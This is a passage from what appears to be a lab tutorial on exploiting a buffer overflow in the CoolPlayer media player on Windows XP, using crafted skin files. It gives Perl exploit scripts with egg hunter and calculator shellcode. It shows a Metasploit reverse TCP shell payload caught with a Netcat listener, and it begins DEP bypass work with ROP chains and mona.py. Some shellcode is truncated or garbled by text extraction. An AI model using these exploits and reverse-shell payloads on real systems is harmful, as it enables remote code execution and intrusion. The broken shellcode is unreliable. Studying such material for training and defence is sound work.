


Figure 26: Investigator opening calculator exploit in CoolPlayer.

The exploit should be successful, and a calculator should open instantly after opening the skin. Figure 27 below shows the calculator opened in this tutorial. From this point, more advanced shellcode can be used instead of calculator as the proof-of-concept was successful. The only component in the scripts you need to change at this point is the shellcode.




Figure 27: Calculator successfully executed from within CoolPlayer.

Egg Hunter Shellcode

A quick little section will be given on Egg hunter shellcode. This is helpful if you are unfortunate and there is very little space at the top of the stack for shellcode.

An “egghunter” is a small piece of shellcode that enables the application to search for the shellcode placed further down the stack. It locates the beginning of the shellcode through the use of string searching called a “tag”.

In this tutorial the tag chosen was “w00tw00t”. Below in figure 28 is a diagram demonstrating how this process works. As you can see, the shellcode is placed further down in memory and the egg hunter tag is run first. Then the tag “w00tw00t” is searched for in memory and once found executes the shellcode.




Figure 28: Egg hunter process.

You will now use “mona.py” to generate the egg hunter shellcode with “Immunity Debugger” (Corelan, 2011). The process is the same to attach the application which can be seen in Appendix C, figures 5-7. Appendix C, figure 8 displays using mona.py with the command line at the bottom of Immunity Debugger. The command to generate the egg hunter shellcode with mona.py will be inserted at this location.

Attach CoolPlayer in Immunity Debugger and run the application from within Immunity. At the command line enter “!mona egg -t w00tw00t”. The “-t” is the flag for the tag. Figure 29 on the next page demonstrates the command being entered. Egg hunter shellcode will be generated in a text file called “egghunter.txt”. This text file can be found within Immunity Debugger’s program files. In the case of the Investigator at “C:\Program Files\Immunity Inc\Immunity Debugger\egghunter.txt”. The egghunter.txt file will contain shellcode as seen in figure 30 on the next page.

```

7C90120E [11:37:21] Attached process paused at ntdll.DbgBreakPoint
0BADF000 [+] Command used:
0BADF000 !mona egg -t w00tw00t
0BADF000 [+] Egg set to w00t
0BADF000 [+] Generating traditional 32bit egghunter code
0BADF000 [+] Preparing output file 'egghunter.txt'
0BADF000 - (Re)setting logfile egghunter.txt
0BADF000 [+] Egghunter (32 bytes):
0BADF000 "x66x81xca\xffx0fx42x52x6ax02x58xcdx2ex3cx05x5ax74"
0BADF000 "xefxb8x77x30x30x74x8bxfafx75xea\xaf\x75\xe7\xff\xe7"
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.020000
!mona egg -t w00tw00t

```

Figure 29: Generating egghunter shellcode with tag “w00tw00t”.

```

egghunter.txt - Notepad
File Edit Format View Help
=====
Output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : xp, release 5.1.2600
Process being debugged : 1900609 (pid 1056)
Current mona arguments: egg -t w00tw00t
=====
2022-04-20 11:37:43
=====
Egghunter , tag w00t :
"x66x81xca\xffx0fx42x52x6ax02x58xcdx2ex3cx05x5ax74"
"xefxb8x77x30x30x74x8bxfafx75xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t

```

Figure 30: egghunter.txt shellcode generated by mona.py.

One important aspect of this shellcode to understand is that the shellcode contains the egg hunter tag “w00t” in hex format. In hex and shellcode, “w00t” is “\x77\x30\x30\x74\”. You simply split the shellcode using concatenation where the tag begins in the shellcode in the Perl script. Next, for demonstration purposes one hundred and fifty NOPs are used to place the shellcode further in memory. The investigator had to also use the hex format to define the tag before the shellcode as text was not reliable. Furthermore, for a reason the investigator was unable to figure out the large shellcode used previously in “calc.pl” did not work with the egg hunter section of this tutorial. Therefore, a smaller calculator shellcode from “exploit.db” was used instead (Leitch, 2010). See Appendix E, Egghunter.pl for this shellcode.

Create a Perl file called “Egghunter.pl” and insert the following code shown in Appendix B and figure 31 on the next page. The script is similar to previous exploits, although you will notice the new “\$egg” variable. Some NOPs are added first into memory and then the shellcode from the “egghunter.txt”. The shellcode is separated using concatenation as mentioned previously.

Next, more NOPs are used being one hundred and fifty. The tag that the shellcode will find is inserted just before the calculator shellcode as mentioned before. As described, “w00tw00t” is in hex format as it was more reliable. Finally, the egg hunter is all set up and the calculator shellcode is inserted. Generate the “EggShellcode.ini” skin. Refer to Appendix B for the full Perl script.

```

EggHunter.pl - Notepad
File Edit Format View Help

$file= "EggShellcode.ini";
$header = "[CoolPlayer skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('v',0x7C86467B); #kernel32 jump esp

#Egg
$egg = "\x90" x 16;
$egg .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8".
        "\x77\x30\x30\x74". "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"; #egghunter

$shellcode = "\x90" x 150; #NOPS
$shellcode .= "\x77\x30\x30\x74\x77\x30\x30\x74"; #w00tw00t tag
$shellcode .= "\x31\xc9".
        "\x51".
        "\x68\x63\x61\x6c\x63".
        "\x54". "\xb8\xc7\x93\xc2\x77".
        "\xff\xd0"; #Calculator Shellcode

open($FILE, ">$file");
print $FILE $header.$eip.$egg.$shellcode;
close($FILE);

```

Figure 31: EggHunter.pl Perl script containing egghunter shellcode and tag.

For further analysis, figure 32 below shows the script in memory. As intended the NOPS, “w00t” shellcode and further NOPS are in memory. At the bottom of the stack you will see the egg tag “w00tw00t” and calculator shellcode.

0012BFA0	41414141	AAAA	
0012BFA4	7C86467B	CF3!	kernel32.7C86467B
0012BFA8	90909090	EEEE	
0012BFAC	90909090	EEEE	
0012BFB0	90909090	EEEE	
0012BFB4	90909090	EEEE	
0012BFB8	FFC8166	fU^	
0012BFBC	6A52420F	*BRj	
0012BF00	2E0D5802	0X=.	
0012BF04	745A053C	<4Zt	
0012BF08	3077B9EF	*0w0	
0012BF0C	FA8B7430	0t1f	
0012BF10	AFE875AF	>w0>	
0012BF14	E7FFE775	uE t	
0012BF18	90909090	EEEE	
0012BF1C	90909090	EEEE	
0012BF20	90909090	EEEE	
0012BF24	90909090	EEEE	
0012BF28	90909090	EEEE	
0012BF2C	90909090	EEEE	
0012BF30	90909090	EEEE	
0012BF34	90909090	EEEE	
0012BF38	90909090	EEEE	
0012BF3C	90909090	EEEE	
0012BF40	90909090	EEEE	
0012BF44	90909090	EEEE	
0012BF48	90909090	EEEE	
0012BF4C	90909090	EEEE	
0012BF50	90909090	EEEE	
0012BF54	90909090	EEEE	
0012BF58	90909090	EEEE	
0012BF5C	90909090	EEEE	
0012BF60	90909090	EEEE	
0012BF64	90909090	EEEE	
0012BF68	90909090	EEEE	
0012BF6C	3077B9EF	Eew0	
0012BF70	30777430	0t1f	
0012BF74	C9317430	0t1f	
0012BF78	61636851	0hca	
0012BF7C	B854636C	lCT0	
0012BF80	77C293C7	40TW	msvcrt.system
0012BF84	000000FF	3..	
0012BF88	00000000	

Figure 32: Egghunter.ini skin in memory.

Open the “Egghunter.ini” skin in CoolPlayer. It will take a little longer than the previous exploits used as the egghunter will be searching for the shellcode in memory. You will then see the calculator open as seen in figure 33 on the next page.




Figure 33: Calculator successfully opened using Egg Hunter shellcode.

2.2.2 Advanced Exploitability of CoolPlayer

After running calculator successfully, the investigator chose to try and execute a command shell from within CoolPlayer. Use MSFGUI again to generate shell shellcode. Select a "shell_reverse_tcp" as the payload. Figure 34 is where to generate the shellcode in MSFGUI.




Figure 34: Option for shell payload in MSFGUI.

A new window will open and like the calculator shellcode options will need to be configured (see figure 35). The “LHOST” is the machine that will catch the shell once it is executed. For this tutorial the IP address of the Windows XP machine was 192.168.0.200. Next the “LPORT”. You may choose any port but the investigator left it at default “4444”. The Netcat listener will listen on the port you choose here.




Figure 35: Options for generating command shell.

Encode the payload in “x86/alpha_upper” and select the output format in Perl. The payload is then generated into a text file called “shell-reverse.txt”.





Figure 36: Encoding settings for command shell shellcode.

Create a new Perl file called “shell-reverse.pl” and copy the code from “calc.pl”. However, replace the shellcode variable with the newly generated shell shellcode. Figure 37 on the next page shows the script open in Notepad. No further changes are needed, and the exploit should run fine. Generate the “shell-reverse-tcp.ini” skin file. The full script can be found in Appendix B.



```
shell-reverse.pl - Notepad
File Edit Format View Help

$file= "shell-reverse-tcp.ini";
$header = "[CoolPlayer skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = pack('V',0x7C86467B); #kernel32 jump esp


$shellcode = "\x90" x 90; #NOPS

$shellcode = $shellcode . "\x89\xe3\xdd\xcl\xd9\x73\xf4\x5d\x55\x59\x49\x49\x4e\x36\x56\x51\x4b\x4f\x50\x31\x49" . "\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x30\x49\x58\x45\x38\x54\x42\x43\x30\x54\x51\x51" . "\x4c\x4d\x59\x5a\x46\x5"
#reverse shell shellcode

open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

Figure 37: shell-reverse.pl command shell script.

Now that the exploit has been created a listener will need to be set up to catch the shell once it is executed with CoolPlayer. Netcat can be used to set up this listener. The command is “nc -lvp 4444” where the flags -l is setting the listener and -p the port. If you choose a different port than the investigator used in this tutorial, simply replace the port. Figure 38 below shows the listener is set up with “listening on [any] 4444”. The exploit can now be executed in CoolPlayer.




```
Command Prompt - nc -lvp 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -lvp 4444
listening on [any] 4444 ...
```

Figure 38: Netcat listener set up in command line.

Open the “shell-reverse-tcp.ini” skin file in CoolPlayer and return to the command line where the Netcat listener is running. You will see a connection from the IP address 192.168.0.200 and a command shell open up with a different directory than where you started the listener (see figure 39). The command shell is opened in the directory where the skin file is located. Further results can be found in Appendix F in figures 1 & 2 showing contents of directory and navigating directories in the shell.



```
Command Prompt - nc -lvp 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.200] from (UNKNOWN) [192.168.0.200] 1067
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\coolplayer>
```

Figure 39: Netcat listener receives connection from 192.168.0.200 and a command shell is spawned.

2.3 SECTION 2 - DEP ENABLED IN (“OPT OUT” MODE).

This next section will show how the buffer overflow can be exploited when DEP is enabled.

Ensuring DEP is enabled in Opt Out

For this section DEP will need to be enabled for the target application in “Opt Out”. To enable this right click on “My Computer” on the Desktop and go to “properties -> Advanced -> performance -> settings” (Appendix A, figure 1). In the performance options navigate to the Data Execution Prevention tab and select the second option “turn on DEP for all programs and...”. From the previous section you may have the target application added and ticked. Untick the target application if so. At the bottom you will notice an “add” option. Select “add” and choose any application that is **not** the target application. Once another application has a tick and is in the list of exceptions select “Apply”. You should have the same settings as Appendix A, figure 3. You will most likely get the message shown in Appendix A, figure 4. Restart the system for changes to apply. DEP should now be enabled in DEP Opt Out.

A really helpful method to check the current DEP policy is using the windows wmic command line tool (Deland-Han, 2022). Run the command “wmic OS Get DataExecutionPrevention_SupportPolicy” in a command prompt and a number three should be returned. Number three is “DEP Opt Out” meaning the operating system is set up for the next stage of the tutorial (Deland-Han, 2022). Figure 40 demonstrates this command and the output returned.




Figure 40: DEP policy returned is three, meaning DEP enabled in Opt Out.

ROP Chains

If you attempt to run the previous exploits it would not work anymore. Instead, it will be stopped and the shellcode not executed. Figure 41 on the next page is the error message DEP gives. This is due to the protection from DEP. This section will go over how to bypass DEP with Return Orientated Programming(ROP).




Figure 41: DEP preventing calculator opening.

You now need to inspect how the application functions with DEP enabled using Immunity Debugger. To get around DEP a ROP Chain is needed. This will bypass DEP prevention and execute the shellcode. However, a very crucial step to generating ROP Chains is that the application could contain bad characters. If these bad characters aren't filtered out the ROP chain will not work.

To begin, use mona.py and its "bytearray" feature to create a list of all characters that could potentially be a bad character (Corelan, 2011). Enter the command " !mona bytearray -b '\x00\x0a\x0d' ". Figure 42 illustrates using the command to create the bytearray in Immunity Debugger. The flag "-b" is used to exclude common bad characters such as "\x00\x0a\x0d" which are nullbytes, carriage return/line feed. The bytearray will be placed in a text file called "bytearray.txt".

```

0BADF000 [+] Command used:
0BADF000 !mona bytearray -b '\x00\x0a\x0d'
0BADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF000 Generating table, excluding 3 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - (Re)setting logfile bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22"
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2"
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2"
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF000 Done, wrote 253 bytes to file bytearray.txt
0BADF000 Binary output saved in bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.021000
!mona bytearray -b '\x00\x0a\x0d'

```

Figure 42: Creating bytearray with mona.py.

Create a Perl file called “ROPChaintest.pl” and insert the bytearray like shown in figure 43. Generate the skin file “ROPChaintest.ini”. Attach CoolPlayer with Immunity Debugger and open the skin file.

[illegible]

Figure 43: Bytearray as a skin file “ROPChaintest.ini”.

The objective is to compare bad characters loaded into memory from the skin file and the “bytearray.bin” file containing the full bytearray. As can be seen in figure 44 the bytearray did not load in fully and cut off after “2B” as “20” is then repeated. This means that character filtering was occurring. Copy the ESP value in the Register window which in this tutorial is “0012BEA8” (see figure 45). The ESP value is the location of the beginning of the bytearray.

